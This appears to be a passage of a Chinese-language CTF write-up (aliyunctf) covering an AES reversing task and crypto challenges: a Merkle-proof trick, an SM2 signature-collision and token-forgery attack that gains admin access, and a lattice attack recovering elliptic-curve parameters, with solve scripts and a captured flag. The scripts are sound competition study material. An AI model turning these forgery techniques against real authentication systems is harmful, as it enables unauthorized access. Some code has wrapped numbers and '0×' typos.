    0×56, 0×0B, 0×6B, 0×9D, 0×91, 0×E9, 0×BF, 0×74,
    0×D4, 0×8E, 0×88, 0×40, 0×C8, 0×68, 0×35, 0×25,
    0×0A, 0×97, 0×5A, 0×AF, 0×03, 0×D1, 0×DE, 0×FA,
    0×13, 0×DB, 0×F2, 0×A5, 0×4B, 0×8B, 0×1A, 0×2F,
    0×8F, 0×27, 0×C0, 0×3D, 0×3B, 0×95, 0×07, 0×C7,
    0×1D, 0×1E, 0×7A, 0×86, 0×A6, 0×FC, 0×D0, 0×01,
    0×A0, 0×F1, 0×29, 0×6F, 0×7C, 0×F8, 0×1C, 0×22,
    0×6A, 0×6E, 0×F5, 0×38, 0×16, 0×48, 0×B0, 0×E7,
    0×DC, 0×B5, 0×23, 0×B6, 0×89, 0×75, 0×60, 0×CA,
    0×4A, 0×BD, 0×9C, 0×DF, 0×0D, 0×34, 0×BE, 0×F0,
    0×A8, 0×EC, 0×E0, 0×BB, 0×85, 0×21, 0×5E, 0×99,
    0×58, 0×C4, 0×D8, 0×0F, 0×6D, 0×49, 0×70, 0×92,
    0×F9, 0×31, 0×2D, 0×A3, 0×AB, 0×E1, 0×0E, 0×E8,
    0×84, 0×4D, 0×90, 0×2E, 0×B8, 0×D5, 0×AD, 0×14,
    0×62, 0×63, 0×B9, 0×ED, 0×54, 0×7B, 0×06, 0×5C,
    0×5B, 0×02, 0×3C, 0×18, 0×6C, 0×B2, 0×51, 0×7E,
```

```
    0x28, 0xBC, 0xD9, 0xCE, 0xF4, 0xD7, 0x45, 0xA4,
    0x04, 0x08, 0xA1, 0x9A, 0x5D, 0x77, 0x0C, 0x83,
    0xC6, 0x76, 0x32, 0x50, 0x17, 0xCD, 0x7F, 0x72,
    0x05, 0xFB, 0x4E, 0x15, 0xCF, 0xB7, 0x52, 0x64,
    0x36, 0x8C, 0x59, 0x80, 0x30, 0xEF, 0xA2, 0xF6,
    0xFD, 0xAC, 0xFE, 0x81, 0xEB, 0xDA, 0x1B, 0xC9,
    0xCC, 0x96, 0xEE, 0xBA, 0x9B, 0xB3, 0x2C, 0xCB,
    0xC1, 0x7D, 0xD3, 0x61, 0x2B, 0xC3, 0xA7, 0x78,
    0x55, 0x87, 0xEA, 0xA9, 0x3A, 0x37, 0x43, 0xE6,
    0x67, 0xAA, 0x4F, 0x2A, 0x71, 0x10, 0x65, 0xE2,
    0x73, 0x94, 0x57, 0xE5, 0x44, 0x24, 0xE4, 0xDD,
    0x09, 0x1F, 0xF7, 0x98, 0x4C, 0xC2, 0x8D, 0x00,
    0x42, 0xFF, 0x5F, 0x66, 0xD2, 0xC5, 0x79, 0x39,
    0xD6, 0x82, 0x33, 0x9E, 0x19, 0xAE, 0x3F, 0xE3,
    0x47, 0x20, 0x53, 0xB4, 0x12, 0x69, 0x26, 0xF3,
    0x41, 0x46, 0x9F, 0x93, 0x11, 0xB1, 0x3E, 0x8A,
]
```

func_0001对sbox进行了异或

```
  uVar1 = CreateClosure(_context,o,10,2);
  *(undefined4 *)o = uVar1;
  pcVar2 = (code *)CreateClosure(_context,p,0xb,2);
  StackCheck();
  uVar1 = CreateArrayLiteral(_context,_closure,0xc,0xc,0x25);
  *(undefined4 *)l = uVar1;
  idx = 0;
  while( true ) {
    iVar3 = LdaNamedProperty(l,length);
    iVar4 = True;
    if (iVar3 <= idx) {
      iVar4 = False;
    }
    if (iVar4 == False) break;
    StackCheck();
                    /* l[idx] */
    uVar5 = LdaKeyedProperty(_context,l,idx);
    uVar1 = GetKeyedProperty(l,idx);
    StaKeyedProperty(_context,uVar1,uVar5 ^ 0xaa,0);
    idx = idx + 1;
    CheckOSRLevel(0);
  }
  uVar1 = CreateArrayLiteral(_context,_closure,0x21,0xe,4);
  *(undefined4 *)n = uVar1;
  (*pcVar2)();
  return Undefined;
}
```

```
#include <stdio.h>
#include <string.h>
#include <stdint.h>

// Enable ECB, CTR and CBC mode. Note this can be done before including aes.h or at
compile-time.
// E.g. with GCC by using the -D flag: gcc -c aes.c -DCBC=0 -DCTR=1 -DECB=1
#define CBC 1
#define CTR 1
#define ECB 1

#include "aes.h"

int main(void)
{
```

```
    uint8_t key[] = {
0x64,0x34,0x63,0x66,0x67,0x64,0x66,0x36,0x66,0x63,0x62,0x34,0x65,0x62,0x67,0x6d };
    uint8_t iv[] = {
0xf9,0xfd,0xfd,0xff,0xf4,0xf5,0xa8,0xf4,0xa9,0xfc,0xf5,0xa9,0xff,0xfd,0xfd,0xf4 };
    uint8_t in[]  = {
0xec,0xb9,0xf6,0xa3,0x99,0x97,0x0a,0x06,0x9e,0x64,0x2e,0x01,0xbb,0x15,0xc0,0x3c,0x2b,0x6
9,0x92,0xfa,0xf7,0x80,0x05,0x90,0x78,0xf4,0x68,0x56,0xc4,0x6e,0xbc,0x55 };

    struct AES_ctx ctx;

    AES_init_ctx_iv(&ctx, key, iv);
    AES_CBC_decrypt_buffer(&ctx, in, 32);
    for (int i = 0; i < 32; ++i)
        printf("%c", in[i]);
    printf("\\n");
}
```

https://github.com/kokke/tiny-AES-c 逆sbox是aes自己生成，改rsbox不行，要改sbox

CRYPTO

HappyTree

利用A、B、C与hash(A||B)构造四个不同的leaf，完成proofs验证：

```
["0x81376b9868b292a46a1c486d344e427a3088657fda629b5f4a647822d329cd6a","0x28cac318a86c8a0
a6a9156c2dba2c8c2363677ba0514ef616592d81557e679b6","0x804cd8981ad63027eb1d4a7e3ac449d068
5f3660d6d8b1288eb12d345ca2331d","0x9b1a0a45cfdc60f45820808958c1895d44da61c8f804f5560020a
373b23ad51e"]
[["0x28cac318a86c8a0a6a9156c2dba2c8c2363677ba0514ef616592d81557e679b6","0x4a35f5bda2916f
bfac6936f63313cee16979995b2409de59ceda0377bae8c486"],
["0x81376b9868b292a46a1c486d344e427a3088657fda629b5f4a647822d329cd6a","0x4a35f5bda2916fb
fac6936f63313cee16979995b2409de59ceda0377bae8c486"],
["0x804cd8981ad63027eb1d4a7e3ac449d0685f3660d6d8b1288eb12d345ca2331d","0x9b1a0a45cfdc60f
45820808958c1895d44da61c8f804f5560020a373b23ad51e"],
["0x4a35f5bda2916fbfac6936f63313cee16979995b2409de59ceda0377bae8c486"]]
[0,1,2,0]
```

BabyAuth

两个洞，sm2过程没做哈希可以撞，unpad没检测

sm2的签名伪造构造格可以找到碰撞

最终构造方式如下，sm4哈希字段不超过64位可以利用输入id获取相应明文，之后利用unpad没做检测，清除解码错误的一段

sm2部分通过构造碰撞即 `m=m'(mod n)`，找到相应的m'进行注册获取签名的加密，同样利用unpad做操作

明文部分的构造利用了json格式的压缩即 `b'{"rwx":1,"id":"'+admin.encode()+b'"}'`

然后获取session_admin除去a之外的片段的加密结果，最后利用iv将第一块解密结果变为 `{"rwx":1,"id":"a` 刚好16字节

sm2签名碰撞如下

```
n = 0×FFFFFFFEFFFFFFFFFFFFFFFFFFFFFFFF7203DF6B21C6052B53BBF40939D54123

from Crypto.Util.number import *

target0 = b'{"rwx": false, "id":
"admindef69443cd581386ae6bdf43c9466069aed7b8599b23cd89a7fb055519d9a61f"}'
target = bytes_to_long(target0)
fake0 =   b'{"rwx": true, "id":
"nnonmomlmqrsoiitnlpmqlrmutorkgtmfoljpfaglldusmnnsjnowplucmnrmtsumvlpojjovjlkssgh"}'
print(len(fake0))
fake = bytes_to_long(fake0)

k1 = b'{"rwx": true, "id": "'
k2 = b'"}'
k1 = bytes_to_long(k1)
k2 = bytes_to_long(k2)

print((fake-target)%n)
#target-2**(8*82)*k1-k2 == 2**16*

print((target-2**(8*82)*k1-k2)%n)

############
n = 0×FFFFFFFEFFFFFFFFFFFFFFFFFFFFFFFF7203DF6B21C6052B53BBF40939D54123
k1, k2 = 179961359770103107447234742493082834586200849391650, 8829

res = 256188958909115210900948431583382150161326021930846852264038249445558653330 98
g = 2^512
```

```
A = matrix(ZZ, 82, 82)

for i in range(80):
    A[i,i] = 1
    A[i,81] = (2^((2+i)*8)%n)*g
    A[80,i] = -110

A[80,80] = 1
A[80,81] = -(res%n)*g
A[81,81] = n*g


basis = A.LLL()
for i in basis:
    if abs(i[-2]) == 1:
        print(i)

################
t = (-6, -7, 5, 5, -3, -2, -4, 8, 1, -4, -4, 1, 2, -2, 8, -1, 7, 5, 6, -1, 4, 0, -1,
-11, 7, -2, 2, 9, 1, 0, -4, 5, 0, 0, -1, 5, 7, -10, -2, -2, -7, -13, -8, 2, -4, -2, 1,
-8, -1, 6, -7, -3, 4, 1, 6, 7, -1, 4, -2, 3, -1, 2, -2, 0, 6, -5, -5, 1, 5, 4, 3, -1,
-2, -1, 1, -1, 0, 1, 0, 0, 1, 0)
m = b''
for i in range(len(t)-2):
    m += bytes([110+t[i]])

print(m[::-1].decode())
```

交互的脚本没打通，手动打的脚本如下

```
from functools import reduce
import json
from gmssl import sm2, sm3, sm4
#gmssl version 3.2.1
from gmssl.func import bytes_to_list as b2l

admin = 'admin'+'c3a5890d5172907266f07597f634bff2886392c19f0339927c0dafb3409ea937'
msg = b'{"rwx":1,"id":"'+admin.encode()+b'"}'
dig = sm3.sm3_hash(b2l(msg)).encode()

payload = b'aaaaaaaaaa'+dig
print("payload",payload)
```

```
token1 =
'9a11733ee628ae7e77dfd49ed9bed3a2fc67637d55242cf97919fb4fd7ebb0738458e6240f9465e7ff91436
252262789a9f48f678e989efacbefb5aec9007bfba51c2fb6ed5d38360e0b43fe5168d977992aa4e6cac6e27
201e7932db2b2a5ccaea116705061b091c407be0ab1563a23c36adea4c393c0603878d857a87145b16131f8d
cbed64b216b701ef775ee68faafa8e93cc0c50f2c53b406cecd5c9ef39cf846797266daca1027c91eae56326
7e03e498666a701699c031993a41e349a803b52a84129838ea29d3fd35938bd28bc2967856a5999d2fd253ca
16ca7303cff328131f7e2f8e454c29c98f44500b072f94003e7b7b413fc582fed464f7c95f5a8a7a520a61bc
860b28d8656da9d2a5dfc7e2820ae632a58cd6fba665388ad9368a89a51c641aa51fc86a5bdf425e6130e1f1
becfd7a8fd318f838817c514f2b5e0c171041d54eca8c69bca92627759ab628875d6279e521afd51ed8f791b
9a869540cbce2e33b67afe7389b9ed457'
token1 = token1[32:]
tk1_1 = token1[:32]
tk1_2 = token1[32:32+32*5]
sign = tk1_1[-2:]
one = 32^int(sign,16)^97
print(one)

payload = b'aaaaaaaaaa0000000000000000'
print("payload",payload)
token2 =
'b74f6b0a22b7379e1639972635b5444368c1f4cee982ef3639d269ee43d1eae5124438233a482dd43ab55bd
ec974d6a17c73b430b431bf62a6b636a431c359df26be09a58d671b8a6a4bfd43a925b592d175aa29cff7359
2be5c1e2f93b37d2919a9973486b7b5b9491aaed9c9f1d06f9517c74449e5f1a815b0b5362097185e19ad099
87eb2fdc9e2c3b8b0ecc347ddd1bd4ecf542d7e08001ada95e308dce3395b4c8b80322d85ca994a8711589e5
3bbd16a7095e6bd1c38a34a178d2b81580eaec0ddfacf80cacf7b46daf00bdb9b5aba7f6b904a07e15e5d34a
cd0f9e66ba4de6605c34aba1a964b48b04dc713ddab2f5cca1dc80242677fdaa5c9b4a727afaff56f390fc1f
af1cbb34b33c800c36a4275c774609a401cd727e3fd700b8982532851cc1f7db897448dee7318c35e3d5550f
9da1f1efc004030d026a45967'
token2 = token2[32:]
tk2_1 = token2[:32]
tk2_2 = token2[32:32+32*2]

B = '00000000000000000000000000000000'+hex(one)[2:].rjust(2,'0')+tk1_2+'a'*32+tk2_2

my_pad = 'a'*32+tk2_2

from Crypto.Util.number import *
n = 0×FFFFFFFEFFFFFFFFFFFFFFFFFFFFFFFF7203DF6B21C6052B53BBF40939D54123
target0 = b'{"rwx":1,"id":"'+admin.encode()+b'"}'
target = bytes_to_long(target0)

k1 = b'{"rwx": false, "id": "'
k2 = b'"}'
k1 = bytes_to_long(k1)
k2 = bytes_to_long(k2)

print((target-2**(8*82)*k1-k2)%n)
```

```
print(admin)

print("yours:")
#fake = input("yours:")[:-1]
#io.sendline('1')
#io.sendline(fake)

token3 =
'df8cb7607f3aaf4a855926ab92049e65d870a631b4a15f423a52fcb65d691caca2100e5c4403a48e9c26e24
f5769cd9235a6a9d8614b61d2e80658db63d8655040ec448ea167a8f4448d76474a3e2822dec85125876b3e0
960b8975ed87f1a998e4c2d5a715205288bb1eb483d34130860d8ddbd44fc47d9642163b841c028e2b800acb
a83b941175b3b26c2c6c5c1d1520d93d271f0699177698cfb705d0f052a458a9cb1aef137d9ed2c4a39809cf
aead9f872e1af948a951748b00a07e4c376641f90a58755cff745402c80f0409e81a7f392ac601b01b5cf354
8ea371ee523bda30cd248010715f3b812637d9e024a4ec013b8e07eb231972cb8d7eff9476b0bde7afb3a761
dd41776ac7a8796ca6b9a7af7844e0f1e48d722b9872898c34626aa4191d9f2cde8bd6efe9162ac01960023e
c30f709e0fd5e4a946a5212c5f4eefce3722bc78c69d0a8fd1466f53973ab449e249ab27993edc3f27419048
3e7c13d5b1ad3564d8d3e71ccfc0d38c0'
token3 = token3[32:]
tk3_1 = token3[160:192]
tk3_2 = token3[192:192+9*32]
sign = tk3_1[-2:]
one = 42^8^int(sign,16)

A = '00000000000000000000000000000000'+hex(one)[2:].rjust(2,'0')+tk3_2

payload = 'aaaaaaaaab'+admin[1:]
print("mememe",payload)

token4 =
'104ce7f2d08a9b8a4860426e6f4bff6d93a365e26137080d21d23d405560aad810627c4c9d6b3a9540e7606
71322c691c07421bdd6bc27d6b3c049b8a58540de3119f2f0f19eb846a816f5eda2fe6fd144514fc0202b8c8
09594e6cbd19b861102cefc4faca3f4ab3f8385fa3a8d3c1271cc4cabb8243fb0f161b2a9e1dfa24415811b1
ce0b25a55226fd7d6c43f8f3b79a126f5f8d5ff2be5ba359df3a12a0d1bccdf86b60e31156e985357563c300
7a79857f6eb4d552fc274bebaabe5c531392b8955758bfa2da7d44b71c1836353e98634957b38693f2e68f3e
e622f30d51b0ac0e9aecd5c4f59a545572235be659f994db19f4f9d610a0b6f85d2e7b165273e8e0ac8731b9
667f7d17f700df0b76576248237faafe8bdeef779dcbe33963904b994c6bebb6889dead6bd29bd2b490da8f7
dc87c03c9021545f4c6ddfc72b245419bd25acef545044d4b47e82a1abdc84ca0766ec9beba428e2391bc862
96f071c446b18f33d635511840c9ebe85'
token4 = token4[32:]
tk4_1 = token4[:32]
tk4_2 = token4[32:32*6+32]

from Crypto.Util.strxor import strxor
a = strxor(b'id": "aaaaaaaaab',b'{"rwx":1,"id":"a')
b = bytes.fromhex(tk4_1)
iv = strxor(a,b).hex()
```

```
fake_token2 = iv+tk4_2+A+B+my_pad

print(fake_token2)
```

```
[DEBUG] Received 0×41 bytes:
    b'Response: aliyunctf{Cryp70gr@ph1c_Vu1n3rab!litie5_4re_Ever9wh3re}'
Response: aliyunctf{Cryp70gr@ph1c_Vu1n3rab!litie5_4re_Ever9wh3re}[DEBUG] Received 0×3
bytes:
    b'\\n'
    b'> '
```

- **BabyPRNG**

```
p =
155943123533322702483779005875559084248382719113177837248757577951277548698505339081662102364170900916437485512378317006536774878361449466939326674977021267429630671839013681547789396734894617292308704815531192285353773496176483060675261100517766298247863521104286554950659874107572059407394192276658359307829
```

```
O =
[335383230313301165791826649112706556712844085916578699294731907279686056213343206126404
618741329104385368987358560997211912033105304134798192581992433235575168081334313783319360
743574709179311722971804843490513095388787220883713560842157600922501127549703429160800
353575152960730855762266709529728594,
166377720416507819081563923159091769273345772345497263775563121956772026389286946521284794
946155894532267059393117832371567013474456688993250499816913308856770113410073381150598609
421785615969144376999541779457396022256028286752935999309745245178977214104484225081931061
942778748409595725172865293793 6,
254245823136636854299761754776894880855969500215048799251969947128348041183130452210823196
525234506316372855095117696191256924583053000288054897575346660754506010406863313954729534
514942635142157037396778275850153595014111616943808216705020306345673243137916474752565081
103554930575443289642088050 1,
199187181786760075161931470097491888165703313691445118097955842632953389083142552473455711
247854817224475546026635859264228466955248339050270224313117004837174586464378547674446261
706887902687790359278078498880362182596402110859462630934205395098641190215577065939420257
403431476639985727004341546 19,
585924958142462659519330937881186229651475423827499277833872174097229269597467987267763081
148133475180797025520670750929101828536618633454488201672263751201989855151617123788861269
937700462347834454129139810468608873004759979340388309714935730629042293895016875789238972
236578536310473548817658662 7,
929597074900745364498662006609702766100470459247630895649089841918639307769068614284494598
289215129493195676335675341833102740522207091739918070422171014586817896502734392943673731
510154681814401851795669761452509865034446517717091973780604901328866407664396722362963066
593031103177804296322884357 31]
c =
599712348959690362453413207155918412398343168931410966206418081750026961059472306416610367
775749823620465418289710968957143115453029717735108970688990126047053828740995503230026366
408832930530509698058401294256792956239382328780876359347378554662033734433577312731461841
415240411226445845403502510186409302894

import random

DEBUG = False
if DEBUG:
    p = random_prime(2^1024,proof=False)
    a = randint(1,p)
    b = randint(1,p)
    print(a)
    print(b)
    BITS = 32
    E = EllipticCurve(GF(p), [a, b])
    print(E)
    G = E.random_element()
    print(G)
    O = []
    for _ in range(3):
```

```
        G *= 1337
        O.append(G[0] >> BITS)
        O.append(G[1] >> BITS)
        print(G[0], G[1])
    print(p)
    print(O)
    print(cputime())

#
<https://nbviewer.org/urls/gist.githubusercontent.com/hellman/a8c9a09b1ce6959226f9d75cf94b805f/raw/66ce90c66db7e87a1ab2a2e17bbb62c03b35acc1/write.ipynb>

_O = O[:]
F = GF(p)
for retries in range(1337):
    O = [(_O[i] << 32) + random.getrandbits(32) for i in range(6)]
    #print(O)
    x0 = F(O[0])
    y0 = F(O[1])
    x1 = F(O[2])
    y1 = F(O[3])
    x2 = F(O[4])
    y2 = F(O[5])

    BITS = 30

    # SOLVING
    R = PolynomialRing(F, names='aa0, aa1, aa2, bb0, bb1, bb2, a, b')
    aa0, aa1, aa2, bb0, bb1, bb2, a, b = R.gens()
    bounds = dict(aa0=2**BITS, aa1=2**BITS, aa2=2**BITS, bb0=2**BITS, bb1=2**BITS,
bb2=2**BITS)
    eq0 = (x0 + aa0)**3 + a*(x0 + aa0) + b - (y0 + bb0)**2
    eq1 = (x1 + aa1)**3 + a*(x1 + aa1) + b - (y1 + bb1)**2
    eq2 = (x2 + aa2)**3 + a*(x2 + aa2) + b - (y2 + bb2)**2

    def resultant(p1, p2, var):
        p1 = p1.change_ring(QQ)
        p2 = p2.change_ring(QQ)
        var = var.change_ring(QQ)
        r = p1.resultant(p2, var)
        return r.change_ring(F)

    poly = eq0
    poly1 = resultant(poly, eq1, b)
    poly2 = resultant(poly, eq2, b)
    poly = resultant(poly1, poly2, a)
    poly /= poly.coefficients()[0]
```

```
    #print(poly.monomials())
    #print(len(poly.monomials()))

    bits = 0
    tmp = {}
    tmp2 = {}
    for mono, coeff in zip(poly.monomials(), poly.coefficients()):
        mono_bits = int(RR(log(mono.change_ring(ZZ).subs(**bounds), 2)))
        if coeff > p//2:
            coeff = F(-int(coeff))
            mono = -mono
        #print(mono, mono_bits , coeff)
        if coeff not in tmp:
            #print("add", (mono_bits, coeff), "to tmp")
            tmp[coeff] = mono
            bits += mono_bits
            tmp2[coeff] = mono_bits
        else:
            tmp[coeff] += mono
    #print(bits, "total")
    #print(int(p).bit_length(), "limit")
    #print(len(tmp))
    #print(poly)
    #print(tmp)

    keys = list(tmp.keys())
    #print(keys)
    #print(tmp2)
    #print([tmp2[i] for i in keys])

    A = matrix(ZZ,23,23)
    for i in range(22):
        A[i,i] = 1 << (tmp2[keys[0]] - tmp2[keys[i+1]])
        A[i,22] = int(keys[i+1])
    A[22,22] = p
    B = A.LLL()
    #print(B)
    ans = B[5]
    #print(ans)
    #print([tmp[i].coefficients() for i in keys[16:22]])
    signs = [-1 if tmp[i].coefficients()[0] == 1 else 1 for i in keys[16:22]]
    #print([tmp[i] for i in keys[16:22]])
    #print(signs)
    x0 = x0 + (ans[15]>>(3*BITS)) * signs[0]
    x1 = x1 + (ans[16]>>(3*BITS)) * signs[1]
    x2 = x2 + (ans[17]>>(3*BITS)) * signs[2]
    y0 = y0 + (ans[18]>>(3*BITS)) * signs[3]
```

```
    y1 = y1 + (ans[19]>>(3*BITS)) * signs[4]
    y2 = y2 + (ans[20]>>(3*BITS)) * signs[5]
    #print(ans[21],ans[22])
    #print(x0,y0)
    #print(x1,y1)
    #print(x2,y2)
    C = matrix(GF(p),3,3,[x0*x0*x0-y0*y0,x0,1,x1*x1*x1-y1*y1,x1,1,x2*x2*x2-y2*y2,x2,1])
    ans = C.right_kernel().basis()
    #print(ans)
    #print(BITS)
    print(retries, cputime())
    if ans:
        print(ans)
        print(O)
        _,a,b = ans[0]
        print('a =', a)
        print('b =', b)
        if not DEBUG:
            m = pow(c,pow(1337,-1,p-1),p)
            assert pow(m,1337,p) == c
            flag = (m - pow(b,3713,p)) * pow(a, -3371, p) % p
            print(bytes.fromhex(hex(flag)[2:]))
        break
```